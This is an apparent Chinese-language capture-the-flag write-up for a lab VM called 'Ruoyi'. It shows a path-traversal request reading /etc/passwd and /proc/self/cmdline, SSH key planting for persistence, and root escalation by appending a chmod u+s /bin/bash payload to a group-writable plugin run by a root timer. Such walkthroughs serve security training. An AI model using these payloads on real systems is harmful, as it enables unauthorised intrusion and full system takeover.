

Ruoyi

扫描后得到一个80端口入口

●●●

cmd

```
D:\Tools\ScanTools\Nmap>nmap -p- 192.168.56.138
Starting Nmap 7.97 ( https://nmap.org ) at 2026-04-16 16:27
+0800
Nmap scan report for 192.168.56.138
Host is up (0.074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:39:08:47 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 37.05 seconds
```

然后看源码可以得到一个注册入口/r3g1ster

注册后登录，就可以任意文件读取了。

burp Suite Professional v2023.3.1 - Temporary Project - licensed to fawva

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x +

Send Cancel < >

Target:

Request

Pretty Raw Hex

1 GET /common/download/resource?resource=/profile/../../../../../../../../etc/passwd HTTP/1.1

2 Host: 192.168.56.138

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: JSESSIONID=bc174f08-abaa-4f79-b7bc-97d988fbb4f7

9 Upgrade-Insecure-Requests: 1

0 Priority: u=0, i

1

2

Response

Pretty Raw Hex Render

1 HTTP/1.1 200

2 Date: Thu, 16 Apr 2026 14:00:42 GMT

3 Server: Apache/2.4.62 (Debian)

4 Content-disposition: attachment; filename=passwd;filename=utf-8''passwd

5 Content-Type: application/octet-stream

6 Content-Length: 1503

7 Connection: close

8

9 root:x:0:0:root:/root:/bin/bash

10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

11 bin:x:2:2:bin:/bin:/usr/sbin/nologin

12 sys:x:3:3:sys:/dev:/usr/sbin/nologin

13 sync:x:4:65534:sync:/bin:/bin/sync

14 games:x:5:60:games:/usr/games:/usr/sbin/nologin

15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

23 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin

24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

27 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin

28 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

29 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

30 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

31 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

32 messagebus:x:104:110:/:/nonexistent:/usr/sbin/nologin

33 sshd:x:105:65534:/:/run/sshd:/usr/sbin/nologin

34 fortinight:x:1001:1001:/:home/fortinight:/bin/bash

35 mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false

36 redis:x:107:114:/:/var/lib/redis:/usr/sbin/nologin

37

看眼配置文件拿到shriokey

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x +

Send Cancel < >

Target:

Request

Pretty Raw Hex

1 GET /common/download/resource?resource=/profile/../../../../../../../../proc/self/cmdline HTTP/1.1

2 Host: 192.168.56.138

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: JSESSIONID=4924ec44-0634-4653-ba5d-a6338d394587

9 Upgrade-Insecure-Requests: 1

10 Priority: u=0, i

11

12

Response

Pretty Raw Hex Render

1 HTTP/1.1 200

2 Date: Thu, 16 Apr 2026 14:25:05 GMT

3 Server: Apache/2.4.62 (Debian)

4 Content-disposition: attachment; filename=cmdline;filename=utf-8''cmdline


5 Content-Type: application/octet-stream

6 Content-Length: 564


7 Connection: close

8

9 /usr/lib/jvm/java-11-openjdk-amd64/bin/java-Djava.util.logging.config.file=/opt/tomcat/conf/logging.properties-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager-Djdk.tls.ephemeralDHKeySize=2048-Djava.protocol.handler.pkgs=org.apache.catalina.webresources-Dorg.apache.catalina.security.SecurityListener.UMASK=0027-Dignore.endorsed.dirs=-classpath/opt/tomcat/bin/bootstrap.jar:/opt/tomcat/bin/tomcat-juli.jar-Dcatalina.base=/opt/tomcat-Dcatalina.home=/opt/tomcat-Djava.io.tmpdir=/opt/tomcat/temporg.apache.catalina.startup.Bootstrapstart



然后直接用现成的工具做



写一个ssh公钥连接



bash


```
echo '\n\nssh-rsa
```

```
AAAAB3NzaC1yc2EAAAADAQABAAQDJBW4YDDtRDfoTACZ/fK+CGj6PykGFlwH  
j65nn68odeW313yZfwi9oNGV5ekFYWY0e0BFxjteIy3Hu90LL6o7UUchzbfXD0  
3FFatPlq08EsuE64VhH0ft7lQ7RWuXmCPqYjgPkV3Yna+i/txI/e9r//S3I/7+  
e3ev6ndi2rJ5cBs/BmEuIneuD15vm/KnXFnaIK7dIFsokAcEpHJG/KsIQ/NXYT  
qoR3/3jCKWHnu26aw5utD7SRB++Ie3zRXvgmxaI2T0rMpicvRWSEkleA0DEi4a  
Ld9MJR5nmWJcq2oFid1/aFeBiyALwA43evwEgDo9F6Tj/l0+kT0/egafz/4dyx  
+8b9W08gnk4U5ZKmC83yj4xKRmugAK/c/NDRJvLTWnu1RGLKvBGLsP2HQTJJJe/  
AHI2z7lGyWub0STVjHdv5akWHQzwXkY2vbeCWjfbvDziDx1VntEktXoyApJn0V  
cVKP+s6IuITp6BGgtJPQJUSrxX5syCUjrD2ux+0bmuRX00UoYR2Bb8IEva+buE  
RJjrx0A1HL4GD/TTXJovP0TIyt1lMHCFktiUnmB0rocMd2wVnb0k9uG28C8SfX  
Y+Yymw9MQbbNwk0QSc2pXh50UYiBVIjlsWbCbKSoPnwF/pRdq1roWs8chkuszZ  
kN479QMNFP3t10pjWdp2sNlvxMXvUQoQ== root@Paw0x\n\n' >
```

```
~/authorized_key
```

```
mkdir ~/.ssh
```

```
mv ~/authorized_key ~/.ssh/authorized_key
```



ssh连入之后看到当前的用户组有一个ops，且有一个可写的py文件，像是一个插件会被某个文件调用。（这里只是猜测了一下 感觉有可能会先找密码然后结合sudo来完成提权，就先把chmod给写进去了

```

~/ssh/known_hosts:24: [hashed name]
~/ssh/known_hosts:25: [hashed name]
(4 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.138' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key '/root/.ssh/id_rsa':
Linux Ruoyi 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fortonight@Ruoyi:~$ id
uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)
fortonight@Ruoyi:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for fortonight:
sudo: a password is required
fortonight@Ruoyi:~$ find / -group ops -type f 2>/dev/null | sort | xargs
/opt/opsagent/plugins/netmon.py
fortonight@Ruoyi:~$ cat /opt/opsagent/plugins/netmon.py
import os
import socket

def collect():
    return {
        "hostname": socket.gethostname(),
        "uid": os.getuid(),
        "euid": os.geteuid()
    }

fortonight@Ruoyi:~$ ls -la /opt/opsagent/plugins/netmon.py
-rw-rw-r-- 1 root ops 158 Mar 30 04:38 /opt/opsagent/plugins/netmon.py
fortonight@Ruoyi:~$ echo 'import os; os.system("chmod u+s /bin/bash")' >> /opt/opsagent/plugins/netmon.py

```

然后ls -al一下直接就到root了qwq

复盘了一下，还有一个提示

```

bash

fortonight@Ruoyi:~$ cd /opt/opsagent/
fortonight@Ruoyi:/opt/opsagent$ ls
plugins  README.md  reporter.py
fortonight@Ruoyi:/opt/opsagent$ ls -al
total 20
drwxr-xr-x 3 root root 4096 Mar 30 04:21 .
drwxr-xr-x 5 root root 4096 Mar 30 04:38 ..
drwxrwxr-x 3 root ops 4096 Mar 30 04:21 plugins
-rw-r--r-- 1 root root 80 Mar 30 04:38 README.md
-rwxr-xr-x 1 root root 577 Mar 30 04:38 reporter.py
fortonight@Ruoyi:/opt/opsagent$ cat README.md
ops report parser hotfix:
replace plugins/netmon.py
wait for the next timer run
fortonight@Ruoyi:/opt/opsagent$ cat reporter.py
#!/usr/bin/env python3
import importlib.util

```

```
import json
from datetime import datetime
from pathlib import Path

root = Path("/opt/opsagent")
plugin = root / "plugins" / "netmon.py"
output_dir = Path("/var/log/opsagent")

spec = importlib.util.spec_from_file_location("netmon",
plugin)
module = importlib.util.module_from_spec(spec)
spec.loader.exec_module(module)
payload = module.collect()
output_dir.mkdir(parents=True, exist_ok=True)
stamp = datetime.utcnow().strftime("%Y%m%d%H%M%S")
(output_dir / f"netmon-
{stamp}.json").write_text(json.dumps(payload), encoding="utf-
8")
```

`spec.loader.exec_module(module)` 这一行会去执行 `netmon.py` 里的所有顶层代码

```

payload = module.collect()
output_dir.mkdir(parents=True, exist_ok=True)
stamp = datetime.utcnow().strftime("%Y%m%d%H%M%S")
(output_dir / f"netmon-{stamp}.json").write_text(json.dumps(payload), encoding="utf-8")
fortonight@Ruoyi:/opt/opsagent$ ls -la /var/log/opsagent/
total 1976
drwxr-xr-x  2 root root 32768 Apr 16 10:44 .
drwxr-xr-x 13 root root 4096  Mar 30 04:21 ..
-rw-r--r--  1 root root   42 Mar 30 05:04 netmon-20260330090425.json
-rw-r--r--  1 root root   42 Mar 30 05:05 netmon-20260330090545.json
-rw-r--r--  1 root root   42 Mar 30 05:07 netmon-20260330090725.json
-rw-r--r--  1 root root   42 Mar 30 05:08 netmon-20260330090845.json
-rw-r--r--  1 root root   42 Mar 30 05:10 netmon-20260330091025.json
-rw-r--r--  1 root root   42 Mar 30 05:11 netmon-20260330091145.json
-rw-r--r--  1 root root   42 Mar 30 05:13 netmon-20260330091325.json
-rw-r--r--  1 root root   42 Mar 30 05:14 netmon-20260330091445.json
-rw-r--r--  1 root root   42 Mar 30 05:16 netmon-20260330091625.json
-rw-r--r--  1 root root   42 Mar 30 05:17 netmon-20260330091745.json
-rw-r--r--  1 root root   42 Mar 30 05:19 netmon-20260330091925.json
-rw-r--r--  1 root root   42 Mar 30 05:20 netmon-20260330092045.json
-rw-r--r--  1 root root   42 Mar 30 05:22 netmon-20260330092225.json
-rw-r--r--  1 root root   42 Mar 30 05:23 netmon-20260330092345.json
-rw-r--r--  1 root root   42 Mar 30 05:25 netmon-20260330092525.json
-rw-r--r--  1 root root   42 Mar 30 05:26 netmon-20260330092645.json
-rw-r--r--  1 root root   42 Mar 30 05:28 netmon-20260330092825.json
-rw-r--r--  1 root root   42 Mar 30 05:29 netmon-20260330092935.json
-rw-r--r--  1 root root   42 Mar 30 05:30 netmon-20260330093045.json
-rw-r--r--  1 root root   42 Mar 30 05:32 netmon-20260330093245.json
-rw-r--r--  1 root root   42 Mar 30 05:34 netmon-20260330093425.json
-rw-r--r--  1 root root   42 Mar 30 05:35 netmon-20260330093545.json
-rw-r--r--  1 root root   42 Mar 30 05:37 netmon-20260330093725.json
-rw-r--r--  1 root root   42 Mar 30 05:38 netmon-20260330093845.json
-rw-r--r--  1 root root   42 Mar 30 05:40 netmon-20260330094025.json
-rw-r--r--  1 root root   42 Mar 30 05:41 netmon-20260330094145.json
-rw-r--r--  1 root root   42 Mar 30 05:43 netmon-20260330094325.json
-rw-r--r--  1 root root   42 Mar 30 05:44 netmon-20260330094434.json
-rw-r--r--  1 root root   42 Mar 30 05:45 netmon-20260330094545.json
-rw-r--r--  1 root root   42 Mar 30 05:47 netmon-20260330094745.json
-rw-r--r--  1 root root   42 Mar 30 05:49 netmon-20260330094925.json
-rw-r--r--  1 root root   42 Mar 30 05:50 netmon-20260330095045.json
-rw-r--r--  1 root root   42 Mar 30 06:23 netmon-20260330102325.json
-rw-r--r--  1 root root   42 Mar 30 06:24 netmon-20260330102445.json
-rw-r--r--  1 root root   42 Mar 30 06:26 netmon-20260330102645.json
-rw-r--r--  1 root root   42 Mar 30 06:28 netmon-20260330102825.json
-rw-r--r--  1 root root   42 Mar 30 06:30 netmon-20260330103045.json

```

varlog下也可以看出来是定时任务